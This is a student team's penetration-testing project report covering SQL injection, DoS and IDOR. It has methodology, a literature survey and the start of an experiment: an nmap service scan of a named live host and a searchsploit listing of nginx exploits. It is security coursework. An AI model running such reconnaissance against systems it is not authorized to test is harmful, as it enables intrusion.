SMARTBRIDGE PROJECT

Title: Web Application Penetration Testing: Unveiling Vulnerabilities through SQL Injection, DoS Attack, and IDOR

TEAM 2.15

TEAM MEMBERS:

SHRESTH KUMAR - 20BCE2424

YASHASVI RAWAT - 20BCE2288

LAXMAN KUMAR - 20BCE0829

AMRIT AKSHAY ACHARYA - 20BCE2692

FINAL REPORT

ABSTRACT

Web application security is a critical aspect of protecting sensitive data and ensuring the integrity of online systems. However, cyber threats continually evolve, making it crucial for organizations to proactively identify vulnerabilities in their web applications. This project aims to explore and demonstrate three common attack techniques: SQL injection, Denial-of-Service (DoS) attacks, and Insecure Direct Object References (IDOR), through the lens of penetration testing.

The primary objective of this project is to develop a comprehensive understanding of these attack techniques and demonstrate their potential impact on web applications. Through hands-on experimentation and analysis, various SQL injection, DoS, and IDOR scenarios will be simulated to highlight their potential risks and consequences.

The project will involve creating a testing environment and using a combination of open-source tools and custom scripts to exploit vulnerabilities. The results will be documented, highlighting the specific weaknesses discovered and the potential risks they pose to the web application's security. Additionally, mitigation strategies and best practices for safeguarding against such attacks will be explored.

The project's findings will contribute to the field of cybersecurity by providing insights into common web application vulnerabilities and equipping developers, security professionals, and system administrators with knowledge on how to prevent and mitigate potential threats. By raising awareness about these attack vectors and promoting effective security practices, this project aims to enhance the overall resilience of web applications and protect sensitive data from unauthorized access.

Overall, this project serves as a practical demonstration of the importance of web application penetration testing and the need for continuous security assessments to identify and address vulnerabilities. By shedding light on the techniques employed in SQL injection, DoS attacks, and IDOR, it aims to empower organizations to adopt proactive security measures and fortify their web applications against potential cyber threats.

Overview

Web Application Penetration Testing is a crucial aspect of ensuring the security and integrity of web-based systems. It involves a systematic and methodical approach to identifying vulnerabilities and weaknesses in web applications that could be exploited by malicious actors. The primary goal of web application penetration testing is to assess the security posture of the application and provide actionable recommendations for mitigating the identified risks.

The process of web application penetration testing typically involves several stages. It starts with reconnaissance and information gathering, where the tester gathers as much

information as possible about the target application, including its architecture, technologies used, and potential entry points. This information helps in formulating an effective testing strategy.

Next comes the vulnerability scanning phase, where automated tools are used to scan the application for common security issues such as cross-site scripting (XSS), SQL injection, and insecure direct object references. These tools help in identifying low-hanging fruits and known vulnerabilities.

Once the initial scanning is complete, the tester proceeds with manual testing, which involves a deeper analysis of the application's functionality, business logic, and user inputs. This phase requires a combination of manual testing techniques, including fuzzing, parameter manipulation, and authentication bypass attempts, to identify any security weaknesses that may not be detected by automated tools.

After identifying vulnerabilities, the tester attempts to exploit them to gain unauthorized access or perform malicious actions. This step helps in assessing the impact of the identified vulnerabilities and validating their existence.

Finally, a detailed report is generated, summarizing the findings, including the vulnerabilities discovered, their severity, and recommendations for remediation. The report serves as a valuable resource for developers and system administrators to prioritize and address the identified issues.

Web application penetration testing is an ongoing process, as new vulnerabilities can emerge over time due to software updates, configuration changes, or new attack vectors. Regular testing helps in maintaining a robust security posture and ensures that any new vulnerabilities are promptly identified and remediated.

Overall, web application penetration testing plays a vital role in protecting web applications from potential security breaches. It helps organizations identify and address vulnerabilities before they can be exploited by attackers, thereby reducing the risk of data breaches, unauthorized access, and potential financial and reputational damage. By conducting thorough and regular penetration testing, organizations can enhance the security of their web applications and provide a safer online experience for their users.

Purpose

Web application penetration testing is a crucial security assessment process that aims to identify vulnerabilities and weaknesses in web applications. The purpose of conducting such testing is to simulate real-world attacks and evaluate the security posture of web applications, thereby ensuring their resilience against potential threats. By performing web application penetration testing, organizations can proactively identify and address security flaws before malicious actors exploit them.

One of the primary goals of web application penetration testing is to uncover vulnerabilities that could potentially lead to unauthorized access, data breaches, or other forms of cyber-

attacks. By simulating different attack scenarios, security professionals can assess the effectiveness of existing security measures and identify areas where improvements are needed. This testing process involves the systematic examination of various components, including the application's front-end interface, back-end infrastructure, databases, and underlying technologies.

Through web application penetration testing, organizations can gain valuable insights into the security posture of their web applications. By identifying vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), insecure direct object references, and others, organizations can take proactive measures to mitigate these risks. This includes implementing appropriate security controls, applying patches and updates, enhancing secure coding practices, and implementing robust access controls.

Furthermore, web application penetration testing helps organizations meet regulatory compliance requirements and industry standards. Many regulatory frameworks, such as the Payment Card Industry Data Security Standard (PCI DSS), require organizations to perform regular security assessments, including web application penetration testing, to ensure the protection of sensitive customer data. By fulfilling these compliance requirements, organizations can demonstrate their commitment to security and build trust with their customers and partners.

Another crucial aspect of web application penetration testing is its ability to enhance incident response preparedness. By identifying vulnerabilities and weaknesses, organizations can prioritize remediation efforts and strengthen their incident response plans. This proactive approach enables organizations to minimize the impact of potential security incidents, respond swiftly to emerging threats, and recover efficiently from any security breaches.

In summary, web application penetration testing plays a vital role in enhancing the security of web applications by identifying vulnerabilities, ensuring compliance, and improving incident response preparedness. By investing in this proactive security assessment process, organizations can protect their sensitive data, safeguard their reputation, and maintain the trust of their stakeholders in an ever-evolving threat landscape.

Existing Problem:

Web application penetration testing is a crucial aspect of ensuring the security and integrity of web-based systems. With the increasing number of web applications and their inherent vulnerabilities, organizations face significant risks such as data breaches, unauthorized access, and compromise of sensitive information. The ever-evolving threat landscape and sophisticated attack vectors pose a challenge to effectively identify and address vulnerabilities in web applications. The lack of robust security measures and the continuous emergence of new attack techniques further exacerbate the problem.

Existing Approaches or Methods:

To tackle the problem of web application security, various approaches and methods have been developed and employed by security professionals and organizations. These

approaches aim to identify vulnerabilities, assess the overall security posture, and enhance the resilience of web applications. Here are some commonly used approaches and methods:

1. Manual Testing: Security experts perform a comprehensive manual assessment of web applications by examining the source code, analyzing network traffic, and identifying potential vulnerabilities through various techniques like fuzzing, code review, and input validation.

2. Automated Scanning: Automated tools, such as web application vulnerability scanners, are used to scan web applications for common vulnerabilities like SQL injection, cross-site scripting (XSS), and security misconfigurations. These tools help identify potential issues quickly and efficiently.

3. Threat Modeling: This approach involves analyzing the architecture and design of the web application to identify potential security threats and prioritize them based on their severity. By understanding the application's attack surface, developers and security teams can focus on critical areas and implement appropriate security measures.

4. Secure Development Lifecycle (SDL): Adopting a secure development lifecycle ensures that security is integrated into the entire software development process. This includes conducting security training for developers, performing security code reviews, implementing secure coding practices, and conducting security testing at various stages of the development lifecycle.

5. Bug Bounty Programs: Organizations can leverage the collective intelligence of the security community by running bug bounty programs. These programs incentivize ethical hackers to discover vulnerabilities in web applications and report them in exchange for rewards. Bug bounty programs help identify and address vulnerabilities that may have been overlooked during internal testing.

6. Web Application Firewalls (WAFs): WAFs act as a protective barrier between the web application and potential attackers. They monitor and filter incoming and outgoing web traffic, blocking malicious requests and protecting against common web-based attacks like SQL injection and cross-site scripting.
7. Continuous Monitoring and Testing: Regular monitoring and testing of web applications are essential to detect new vulnerabilities and assess the effectiveness of existing security measures. Continuous monitoring allows organizations to proactively identify and address security issues as they arise, reducing the window of opportunity for attackers.

These existing approaches and methods play a crucial role in improving the security of web applications. However, it is important to note that no single approach can guarantee complete security. A combination of these methods, along with ongoing security awareness, training, and proactive risk management, is essential to effectively address the challenges posed by web application penetration testing and ensure the robust security of web-based systems.

LITERATURE SURVEY

The research paper by Prof. Sangeeta Nagpure ,Sonal Kurkure [1] discusses the comparative and collective analysis of web application vulnerability assessment and penetration testing methods.

The paper provides a detailed explanation of various web application vulnerabilities such as Session Hijacking and Privilege Escalation. It also discusses the differences between manual and automated penetration testing, highlighting that manual testing has 100% accuracy while automated tools do not. The paper concludes by proposing that organizations should plan an integrated manual and automated testing approach to increase accuracy in identifying vulnerabilities in web applications.

The paper by Nagendran K, Adithyan A, Chethana R, Camillus P, Bala Sri Varshini K B [2] discusses the classification of web attacks into client-side and server-side attacks. Client-side attacks are deployed against the clients of a particular website to steal their data, while server-side attacks are deployed against the web server, targeting a vulnerable endpoint of the web app and sending a malicious payload to the server.

The paper also discusses the importance of penetration testing and the difference between penetration testing and vulnerability assessment. It further elaborates on common vulnerabilities exploited globally, such as SQL Injection, and provides testing techniques for these vulnerabilities.

This paper by Zoran ĐURIĆ [3] describes penetration test tool designed for dynamic security analysis of web applications called WAPTT. This tool is designed to exploit forms and anchors with parameters. The main goal of this tool is to generate test inputs and assess test results of testing from the client side. Compared to six well-known web application scanners, WAPTT showed promising results in detecting various web application vulnerabilities.

Moreover, compared to these scanners, WAPTT detected the same or greater number of vulnerabilities in every tested application for every type of vulnerability. When compared to the well-known state-of-the-art web application scanners, WAPTT has one extra feature, which is modularity, which enables end-users to easily extend this tool. Also, this is one of the promising areas of extension to this work. It would be interesting to implement some additional attack generator and analyzer submodules in order to support detection of new types of web application vulnerabilities.

The current study [4] analyzed research on the subject of penetration testing, and mainly web penetration testing. Since manual penetration testing is inefficient in terms of time, money, and effort, its automated counterpart was examined. Web scanners are used to execute automated web penetration tests, and testing with automated tools is less time-consuming than testing manually. This paper began by explaining penetration tests and identifying the differences between manual and automated tests. It then reviewed articles about web penetration testing and its associated methods. The most common web application variabilities and techniques to mitigate or prevent attacks were presented, after

which, most of the vulnerability types present in the web environment were linked with attack tools that could be utilized to perform penetration testing to detect these vulnerabilities.

Author	Suggested Technique	Advantages	Limitations
Mirjalili et al. [5] 2014	Automated penetration testing framework with the following two major components: 1. An operational unit called an executor that conducts attacks; 2. A control unit called an orchestrator that orchestrates attacks across consecutive stages.	The distributed hacking framework provides scalability, a distributed nature, and ease of use and is an invaluable resource for users looking to enhance their cybersecurity.	Suffers from process synchronisation, resource management, fault tolerance, and error recovery.
Fredj et al. [6] 2018	A proactive approach was taken covering the top 10 OWASP projects. A variety of security controls and best practices for managing web application security risks were also provided.	The report outlined the current threat landscape, highlighted the OWASP Top 10 security risks, and discussed risk mitigation measures that organizations can take to better protect their web applications, and it emphasized the need to implement automated security scans that can detect vulnerabilities in web applications.	
Wibowo et al. [7]	An integrated approach for OWASP Security Shepherd based on using a combination of secure coding practices, automated tools, and manual code reviews.	OWASP Security Shepherd provides the following: 1. An effective solution for protecting web applications from XSS attacks; 2. An intuitive interface and features such as easy-to-use reports, real-time monitoring, and support for multiple programming languages.	The present web application firewalls only offer basic protection rules that do not consider advancements in the sector. The authors wanted to build and create a lightweight and adaptable web application firewall in the future as part of their ongoing development.
Hasan et al. [8]	Used VAPT to secure a web application.	Security defects can be identified very effectively with VAPT	The mentioned tools that can be helpful during VAPT processes need to be compared.

Web application penetration testing is a method or solution used to identify and address vulnerabilities and security weaknesses in web applications. It involves systematically assessing the security controls, identifying potential vulnerabilities, and attempting to exploit them to gain unauthorized access or perform malicious actions.

The following steps are typically involved in web application penetration testing:

1. Reconnaissance: Gathering information about the target web application, its infrastructure, and potential entry points.

2. Scanning: Conducting vulnerability scans and assessments using tools like Nmap, Nikto, or OpenVAS to identify potential vulnerabilities and weak points.

3. Enumeration: Identifying and gathering information about the target application's resources, such as directories, files, and services.

4. Exploitation: Attempting to exploit identified vulnerabilities to gain unauthorized access, escalate privileges, or perform other malicious activities.

5. Post-Exploitation: Assessing the impact of successful exploits and documenting the potential risks and vulnerabilities that have been exploited.

6. Reporting: Compiling a comprehensive report that includes the findings, vulnerabilities, risks, and recommended mitigation strategies for addressing the identified issues.

7. Remediation: Working with the development team or system administrators to address and fix the identified vulnerabilities and weaknesses.

By conducting web application penetration testing, organizations can proactively identify and address security flaws in their web applications, helping to protect sensitive data, prevent unauthorized access, and enhance overall security posture.

THEORETICAL ANALYSIS (Block diagram)




FIG : PENETRATION TESTING STEPS





FIG : TESTING PROCEDURE





EXPERIMENTAL INVESTIGATION

MAIN WEBSITE: ACUNETIX

1. WHOIS

WHOIS is a protocol and database used to look up information about domain names and IP addresses. It provides details such as the registered owner of a domain, contact information, domain registration and expiration dates, name servers, and other relevant data.






2. Nmap

Nmap is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection

```
┌──(yashasvi㉿kali)-[~]
└─$ nmap -sV 54.197.180.233
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-29 17:24 IST
Nmap scan report for ec2-54-197-180-233.compute-1.amazonaws.com (54.197.180.233)
Host is up (0.25s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     awselb/2.0
443/tcp open  ssl/http nginx
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94%I=7%D=6/29%Time=649D7115%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,14B,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\nServer:\x20awse
SF:lb/2\.0\r\nDate:\x20Thu,\x2029\x20Jun\x202023\x2011:55:06\x20GMT\r\nCon
SF:tent-Type:\x20text/html\r\nContent-Length:\x20134\r\nConnection:\x20clo
SF:se\r\nLocation:\x20https://www\.acunetix\.com:443/\r\n\r\n<html>\r\n<he
SF:ad><title>301\x20Moved\x20Permanently</title></head>\r\n<body>\r\n<cent
SF:er><h1>301\x20Moved\x20Permanently</h1></center>\r\n</body>\r\n</html>\
SF:r\n")%r(HTTPOptions,14B,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\nSe
SF:rver:\x20awselb/2\.0\r\nDate:\x20Thu,\x2029\x20Jun\x202023\x2011:55:06\
SF:x20GMT\r\nContent-Type:\x20text/html\r\nContent-Length:\x20134\r\nConne
SF:ction:\x20close\r\nLocation:\x20https://www\.acunetix\.com:443/\r\n\r\n
SF:<html>\r\n<head><title>301\x20Moved\x20Permanently</title></head>\r\n<b
SF:ody>\r\n<center><h1>301\x20Moved\x20Permanently</h1></center>\r\n</body
SF:>\r\n</html>\r\n")%r(RTSPRequest,7A,"<html>\r\n<head><title>400\x20Bad\
SF:x20Request</title></head>\r\n<body>\r\n<center><h1>400\x20Bad\x20Reques
SF:t</h1></center>\r\n</body>\r\n</html>\r\n")%r(X11Probe,110,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\nServer:\x20awselb/2\.0\r\nDate:\x20Thu,\x202
SF:9\x20Jun\x202023\x2011:55:07\x20GMT\r\nContent-Type:\x20text/html\r\nCo
SF:ntent-Length:\x20122\r\nConnection:\x20close\r\n\r\n<html>\r\n<head><ti
SF:tle>400\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x
SF:20Bad\x20Request</h1></center>\r\n</body>\r\n</html>\r\n")%r(FourOhFour
SF:Request,16E,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\nServer:\x20aws
SF:elb/2\.0\r\nDate:\x20Thu,\x2029\x20Jun\x202023\x2011:55:08\x20GMT\r\nCo
SF:ntent-Type:\x20text/html\r\nContent-Length:\x20134\r\nConnection:\x20cl
SF:ose\r\nLocation:\x20https://www\.acunetix\.com:443/nice%20ports%2C/Tri%
SF:6Eity\.txt%2ebak\r\n\r\n<html>\r\n<head><title>301\x20Moved\x20Permanen
SF:tly</title></head>\r\n<body>\r\n<center><h1>301\x20Moved\x20Permanently
SF:</h1></center>\r\n</body>\r\n</html>\r\n")%r(RPCCheck,110,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\nServer:\x20awselb/2\.0\r\nDate:\x20Thu,\x2029
SF:\x20Jun\x202023\x2011:55:14\x20GMT\r\nContent-Type:\x20text/html\r\nCon
SF:tent-Length:\x20122\r\nConnection:\x20close\r\n\r\n<html>\r\n<head><tit
SF:le>400\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x2
SF:0Bad\x20Request</h1></center>\r\n</body>\r\n</html>\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.26 seconds

┌──(yashasvi㉿kali)-[~]
```

3. Nslookup

The nslookup command queries internet domain name servers in two modes. Interactive mode allows you to query name servers for information about various hosts and domains, or to print a list of the hosts in a domain. In noninteractive mode, the names and requested information are printed for a specified host or domain.



Port Number	Service	State	Version
80	http	open	awselb/2.0
443	ssl/http	open	nginx

Port 80 is considered the default port for HTTP, and most web servers listen for incoming connections on this port. It allows clients (web browsers) to communicate with the server and request web pages or send other HTTP requests, while the server responds with the requested data.

Port 443 allows for the secure transmission of data by employing the SSL (Secure Sockets Layer) or TLS (Transport Layer Security) protocols. These protocols establish an encrypted connection between the client and the server, verifying the authenticity of the server and ensuring the confidentiality and integrity of the data being exchanged.

4.Searchsploit

SearchSploit is a command-line search tool for Exploit-DB that allows you to take a copy of the Exploit Database with you. Searchsploit is included in the Exploit Database repository on GitHub. SearchSploit is very useful for security assessments when you don't have Internet access because it gives you the power to perform detailed offline searches for exploits in the saved Exploit-DB.

```
┌──(yashasvi㉿kali)-[~]
└─$ searchsploit awselb/2.0
Exploits: No Results
Shellcodes: No Results

┌──(yashasvi㉿kali)-[~]
└─$ searchsploit nginx
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation            | linux/local/40768.sh
Nginx 0.6.36 - Directory Traversal                                                        | multiple/remote/12804.txt
Nginx 0.6.38 - Heap Corruption                                                            | linux/local/14830.py
Nginx 0.6.x - Arbitrary Code Execution NullByte Injection                                 | multiple/webapps/24967.txt
Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.14 - Denial of Service (PoC) | linux/dos/9901.txt
Nginx 0.7.61 - WebDAV Directory Traversal                                                 | multiple/remote/9829.txt
Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Injection                         | multiple/remote/33490.txt
Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download                                  | windows/remote/13822.txt
Nginx 0.8.36 - Source Disclosure / Denial of Service                                      | windows/remote/13818.txt
Nginx 1.1.17 - URI Processing SecURIty Bypass                                             | multiple/remote/38846.txt
Nginx 1.20.0 - Denial of Service (DOS)                                                    | multiple/remote/50973.py
Nginx 1.3.9 < 1.4.0 - Chuncked Encoding Stack Buffer Overflow (Metasploit)                | linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)                                             | linux/dos/25499.py
